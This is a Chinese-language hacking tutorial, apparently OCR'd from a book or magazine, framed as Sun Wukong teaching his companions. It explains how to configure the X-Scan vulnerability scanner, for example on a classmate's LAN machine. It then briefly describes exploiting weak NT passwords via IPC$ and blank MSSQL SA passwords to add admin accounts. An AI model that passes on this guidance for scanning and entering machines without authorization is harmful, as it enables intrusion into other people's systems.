


图 4




图 5

首先是X-scan，他是由鼎鼎大名的冰河的作者（现在用glacier做网名了）编写的，最新的版本是3.2，大家可以在安全焦点网站上找到它，下载解压就可以直接使用了。双击打开xscan_gui.exe后如图4。单击“扫描参数”设置按钮，会弹出如图5的界面。

这里是写扫描参数的。首先是指定需要检测的IP范围，这里告诉X-scan你要扫哪里的IP，比如内网某个同学的机器，他的IP是192.168.1.123，或者是X档案论坛的，那么就填入www.hackerxfiles.net，或者是某一个网段的，比如192.168.1.1/254就是扫描192.168.1.0这一整个D段。点击‘示例’那个小按钮你会一目了然看到这里该如何填写。地址簿也是一个不错的功能，使用方法见图6。




图 6

当然，从文件获取IP也是一件很简单的事，有些时候，我们手上有一份IP单，但是并不一定是连续的，比如有192.168.1.123，221.232.221.232，61.123.123.123，等等，那么我们只需要新建

一个文本文件比如名字为 hostlist.txt，将这些 IP 写入文本文件里，一行一个，然后选择从文件获取主机列表，就会弹出个浏览框，选中 hostlist.txt 就可以了。扫描模块处是需要选择的扫描内容，如果只是扫描单一主机，那么可以全部选中，点全选就是了，如果扫描多个主机，那么每一个主机都检测那么多内容，无疑是浪费自己的青春，有选择性的扫描几项就可以了，一般来说，对于普通的 Windows 主机，我们按图中选项来选择就差不多了，如图 7。




图 7

并发设置则是在扫描多个 IP 时同时允许扫描的主机数，还有扫描的线程数，很明显同时扫的多，线程开的多会使扫描的速度变快，可是那也要在网速和机器的性能允许的情况下进行。一般来说，默认设置就好了。网络设置里是设置该使用哪块网卡来扫描的，如果有多网卡的话，否则不必理会。扫描报告选项卡可以设置扫描报告的类型，一般而言，HTML 的看起来最舒服，所以默认设置也很不错，不过扫描报告的名字则因情况而异。

如果你想多次扫描并且每次都能够将结果保留的话，最好将扫描报告的名字改一改，否则重新扫描后，新的扫描报告会覆盖掉原先的。其他设置里有一项比较重要的东西，就是跳过没有响应的主机和无条件扫描。X-SCAN 会首先用 ping 的方法来判断是否在线，如果没有响应就当该主机不在线，扫描是没有用的会浪费时间，于是默认是这个选项。可是，事实上很多机器，现在都有防火墙了，甚至在路由处都会设置为禁止 ICMP 包，根本就 ping 不了，但是那些主机又确实在线，那么如果不选中‘无条件扫描’的话，很可能你扫一整个网段都会一点收获都没有，这也是新手最容易犯的错误。‘跳过没有检测到端口的主机’这个选项推荐大家都选上，毕竟如果一个端口都没有扫到的话，再扫那些东西完全是在浪费时间。最下面有一个显示详细进度的选项，如果你想知道 X-scan 到底在做什么，怎么做的，不妨将它选中观察一下扫描时的提示信息。不过老手一般都不会选上它，因为扫描的时候谁也不愿意老是把眼睛盯着它吧？

接下来是‘插件设置’，在这里可以设置各扫描插件的相关选项。比如端口信息，在这里设置的端口会使每次扫描时，对所有主机扫描这些端口是否开放。我们可以自己添加，修改，用逗号分开就行了，如果想设置一段连续的端口，可以用 100-150 的形势。检测方式处有两种 TCP 和 SYN。SYN 是一种半扫描技术，一旦采用，速度很快，可是不怎么稳定，所以如果不是特别要求速度的话，还是建议使用默认的 TCP 方式就行了，免得 X-SCAN 误报军情。

‘SNMP 相关设置’和‘NETBIOS 相关设置’里个人推荐全选，其他设置不需要管了，点确定之后，再点开始扫描的按钮，X-SCAN 就开始为我们工作了。这时候注意切换一下信息反馈处的选项卡看看中间过程，应该能对扫描器多一点感性的认识，如图 8。

扫描结束后会自动弹出扫描报告，可以在前面扫描报告选项卡中设置是否自动弹出，对于初学者来说，X-SCAN 的扫描报告无疑是一份非常棒的教材。要学习网络安全，首先从看懂扫描报告开始。不过希望大家学习看扫描报告的时候，自己多花点工夫，比如用搜索引擎来查找相关名词解释，而不是直接上论坛把扫描报告发布，叫人家给你解释，如图 9。




图 8




图 9

众人看到这么新奇好玩的东西，马上开着 X-SCAN 狂扫一阵，扫出的一些弱口令，安全提示，安全漏洞，感觉这东西威力好惊人，不过却不知道这么些漏洞该如何利用。于是又眼巴巴望着悟空：“这些漏洞应该怎么利用呢？”

悟空听完这话头上滴下来一滴大大的汗珠：“这些漏洞各不相同，每一个漏洞几乎都有自己独特的利用方式，所以 X-SCAN 把它们综合在一起才显得伟大。如果要每一种都解释清楚的话呢，也不是件容易的事。不过有几种常见的我倒是可以稍微带一句：首先是 NT-server 弱口令，说白了也就是密码很白痴，如果是 2000 或者是 2003 的系统的话，拿到了服务器的密码，就可以用大名鼎鼎的 IPC$ 入侵方式来玩了，有兴趣的朋友不妨自己去论坛找找《一份详尽的 IPC$ 入侵教程》看看。虽说老，可是现在对内网的兄弟们还是屡试不爽的。

还有种就是 MSSQL 的 SA 空口令，这种漏洞的原因是人家安装了 MSSQL 服务，却又不好好给权限最高的 SA 用户设上密码，用 SQL 查询分析器或者一些 MSSQL 连接器连接上去后，基本上可以执行任何命令，当然包括加个管理员帐号什么的。不过现在这种白痴机器没有以前多了。再还有就是各种溢出漏洞，一般会有相应的利用工具，不过具体涉及到溢出的问题，我们以后会专门用一节课来讲解的，所以这里就不多说了。最后只能说明一点的是，要是你们实在搞不定的话，不妨到 X 档案论坛上去发帖询问，俺

尽量帮你们。”

八戒听完这话，若有所思的用百度开始搜起资料来：“好，知道了，猴哥，没你啥事了，闪边凉快去吧！”

悟空点起另一支烟：“哦？是吗？师傅，沙师弟，你们过来，我再教你们一个超级扫描器，SuperScan。呆子，我什么时候叫你过来了？嘿嘿！”

X-SCAN擅长的是详尽的扫描所有的漏洞并描述出来，还会给出安全建议，而现在要介绍的SuperScan则是在扫描界以速度见称的超快扫描器。首先看一下它的样子，如图10。

